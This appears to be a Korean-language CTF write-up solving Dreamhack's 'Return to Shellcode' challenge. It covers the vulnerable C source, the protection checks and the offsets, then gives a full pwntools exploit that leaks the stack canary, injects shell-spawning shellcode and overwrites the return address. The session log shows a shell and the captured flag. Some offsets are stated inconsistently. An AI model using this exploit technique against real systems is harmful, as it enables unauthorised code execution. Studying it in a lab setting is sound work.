[DEBUG] Received 0x25 bytes:
    b'DH{5f47cd0e441bdc6ce8bf6b8a3a0608dc}\n'
DH{5f47cd0e441bdc6ce8bf6b8a3a0608dc}
$
```

The screenshot shows a GitHub interface. At the top right is a search icon. Below it, a commit card for user 'B4' (indicated by a hexagon icon with the number 4) displays the title 'Return Address Overwrite' with a blue folder icon. Underneath the title is a file named 'pwnable' shown in a light gray box. At the bottom of the card, there are statistics: 9629 views (eye icon), 4456 forks (fork icon), and a date/time stamp '2021.12.08. 16:17:47' (calendar icon).



6-3. Dreamhack (Return to Shellcode)

- 1) C 소스 파일과 컴파일 된 바이너리 파일을 받고 소스부터 확인하였습니다.
- 2) CTF 최적화 함수 빼곤 main함수 밖에 없었습니다. 코드를 보면 첫번째에 buf배열 시작 주소를 출력하고 그다음 __builtin_frame_address를 통해 [\$rbp+0] 에서 buf주소 만큼빼서 몇 바이트 정도 떨어져있는지 출력하는 코드가 있습니다.
- 3) 다음으로 Leak the canary를 통해 카나리 유출 후, Your input is 로 카나리 값 획득하고, Overwrite the return address로 RET Overwrite하는 흐름으로 파악을 했는데 중요한건 execve()함수로 shell 실행하는 코드가 없어서 shellcode 어셈블리를 직접 write하여 실행해야하는것으로 파악했습니다.

```
int main() {
    char buf[0x50];

    init();

    printf("Address of the buf: %p\n", buf);
    printf("Distance between buf and $rbp: %ld\n",
        (char *)__builtin_frame_address(0) - buf);

    printf("[1] Leak the canary\n");
    printf("Input: ");
    fflush(stdout);

    read(0, buf, 0x100);
    printf("Your input is '%s'\n", buf);

    puts("[2] Overwrite the return address");
    printf("Input: ");
    fflush(stdout);
    gets(buf);

    return 0;
}
```

```
(.venv) root@desktop-cyber:~/workbench/dreamhack# checksec --file=r2s
[*] '/root/workbench/dreamhack/r2s'
Arch:             amd64-64-little
RELRO:            Full RELRO
Stack:            Canary found
NX:               NX unknown - GNU_STACK missing
PIE:              PIE enabled
Stack:            Executable
RWX:              Has RWX segments
Stripped:         No
(.venv) root@desktop-cyber:~/workbench/dreamhack#
```

- 4) 보호 기법을 확인 하였을때, stack canary 있고, PIE 있고, 문제는 NX가 적용되어있지않고 스택영역이 실행가능하도록 되어있습니다. 그러면 버퍼에 shellcode 작성후 ret 주소를 buf로 하여 쉘 실행하는것으로 확인하였습니다.

```
gef> disas main
Dump of assembler code for function main:
0x00000000000008cd <+0>:    push    rbp
0x00000000000008ce <+1>:    mov     rbp, rsp
0x00000000000008d1 <+4>:    sub     rsp, 0x60
0x00000000000008d5 <+8>:    mov     rax, QWORD PTR fs:0x28
0x00000000000008de <+17>:   mov     QWORD PTR [rbp-0x8], rax
```

- 5) Gdb로 바이너리 파일 어셈블리 확인했을때 지역 변수 영역이 0x60 만큼 할당하도록 하는것을 확인하였고 카나리는 [rbp-8h]부터 할당되는것을 확인했습니다.
- 6) 정리하면 canary leak하고 buf영역에 shellcode 작성 **96[0x60]바이트 중 58바이트 offset + canary 8바이트 + saved rbp 8바이트 + shellcode인 buf 주소(return address)** 형식으로 하면된다.

6-3. Dreamhack (Return to Shellcode)

```
1 from pwn import *
2
3 HOST, PORT = "host3.dreamhack.games", 15906
4
5 exe = ELF("./r2s", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

* 밑의 결과는 shellcraft로 작성한 어셈블리 shellcode의
패킹된 값이다.

```
(.venv) root@desktop-cyber:~/workbench/dreamhack# python3
Python 3.10.12 (main, Jun 22 2026, 18:55:27) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> sh = asm(shellcraft.sh())
>>> pay = sh.ljust(0x60, b"A")
>>> print(len(pay))
96
>>> print(f"pay: {pay}")
pay: b'jh//sh/bin\x89\xe3\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
>>>
```

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     ru(b"buf: ")
31     buf_addr = int(rn(14), 16)
32     payload = b"A" * 89
33     sa(b"Input: ", payload)
34     ru(b"A" * 89)
35     canary = u64(b"\x00" + rn(7))
36     log.success(hex(canary))
37     sh = asm(shellcraft.sh())
38     payload = sh.ljust(0x58, b"A") + p64(canary) + (b"A" * 0x8) + p64(buf_addr)
39     log.info(payload)
40     sa(b"Input: ", payload)
41     # ===== #
42     p.interactive()
43
44 if __name__ == "__main__":
45     main()
```

1. buf: 뒤 값을 받아 return address overwrite할 주소를 buf_addr 변수에 담는다.

2. 카나리 leak을 위해 96 - 8바이트 하면 버퍼 크기에서 카나리 널바이트 값 조작을 위해 +1 하여 89바이트를 입력한다.

3. 출력된 카나리 값을 받아서 0x00 값을 더해 카나리 값 복구.


4. shellcode 작성을 위해 shellcraft를 통하여 어셈블리로 변환 후 buf의 앞 값을 shellcode로하고 남은 바이트를 A로 채운다.

5. payload를 버퍼 88바이트 + 카나리 8바이트 + Saved RBP 8바이트 + buf주소로 return to shellcode overwrite를 진행했습니다.

6-3. Dreamhack (Return to Shellcode)

```
#bytes
self._log(logging.INFO, message, args, kwargs, 'info')
[DEBUG] Received 0x28 bytes:
b'[2] Overwrite the return address\n'
b'Input: '
[DEBUG] Sent 0x70 bytes:
00000000 6a 68 48 b8 2f 62 69 6e 2f 2f 2f 73 50 48 89 e7 |jhH·/bin///sPH··|
00000010 68 72 69 01 01 81 34 24 01 01 01 01 31 f6 56 6a |hri···4$····1·Vj|
00000020 08 5e 48 01 e6 56 48 89 e6 31 d2 6a 3b 58 0f 05 |·^H··VH··1·j·;X··|
00000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA AAAA AAAA AAAA|
*
00000050 41 41 41 41 41 41 41 41 00 76 be bb 5f 74 d5 9e |AAAA AAAA ·v··_t··|
00000060 41 41 41 41 41 41 41 41 10 6f 90 54 fd 7f 00 00 |AAAA AAAA ·o·T·...|
00000070
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
b'\n'
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x2d bytes:
b'uid=1000(r2s) gid=1000(r2s) groups=1000(r2s)\n'
uid=1000(r2s) gid=1000(r2s) groups=1000(r2s)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x4 bytes:
b'r2s\n'
r2s
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x9 bytes:
b'flag\n'
b'r2s\n'
flag
r2s
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x25 bytes:
b'DH{333eb89c9d2615dd8942ece08c1d34d5}\n'
DH{333eb89c9d2615dd8942ece08c1d34d5}
$
```

\x7f\x00\x00





감사합니다

17기 최동현